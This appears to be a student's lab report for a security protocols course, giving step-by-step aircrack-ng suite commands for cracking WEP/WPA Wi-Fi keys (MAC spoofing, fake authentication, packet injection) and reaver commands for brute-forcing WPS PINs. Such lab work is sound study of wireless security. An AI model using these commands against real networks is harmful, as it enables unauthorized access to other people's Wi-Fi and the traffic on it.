
Security Protocols
Lab 5: WLAN Security

Author: Antonie Soga


WLAN cracking

WEP/WPA cracking

- Reboot machine to have a clean environment



- Start the wireless card in monitor mode:
  - Change the MAC of the wireless card:
    ```
    ifconfig wlan0 down
    macchanger --mac 00:11:22:33:44:55 wlan0
    ifconfig wlan0 up
    ```
  - `airmon-ng start wlan0`




- Find the AP name: `airodump-ng wlan0mon`. Remember the BSSID and Channel column values

- Start listening for packets (IVs) and save them into a file using airodump-ng: `airodump-ng -c (channel) -w (file name) --bssid (bssid) wlan0mon`

  Wait until #Data column is at least 10000. Recommended >20000

- Authenticate with the AP using `aireplay-ng: aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 -e (essid) wlan0mon`. -1 means fake authentication and 0 means re-association timing in seconds
- If not enough clients connected to the network, inject fake requests using aireplay-ng: `aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:55 wlan0mon`.
- Analyze the file and crack the password using aircrack-ng: `aircrack-ng -b (bssid) (file name-01.cap)`



My Intel card do not support the full injection features required for this lab.

WPS cracking

- Reboot machine to have a clean environment
- Easily to crack using brute-force attack
- The attack was presented in December 2011
- The first public tool: January 2012 → reaver
- The flaw allows a remote attacker to recover the WPS PIN in a few hours (the network WPA/WPA2 pre-shared key is found too)

- Cannot be turned-off on some routers
- The exact details PDF are attached to the lab (viehboeck_wps.pdf)
- Steps:
    - Find the wireless card interface and change MAC (if needed): `macchanger --mac 00:11:22:33:44:55 wlan0`
    - Setup monitor mode and find the BSSID:
        - `airmon-ng start wlan0`
        - `airodump-ng wlan0`
    - Use: `reaver -i wlan0mon -b (bssid) -c CHANNEL -vv`
    - Wait ~4-10 hours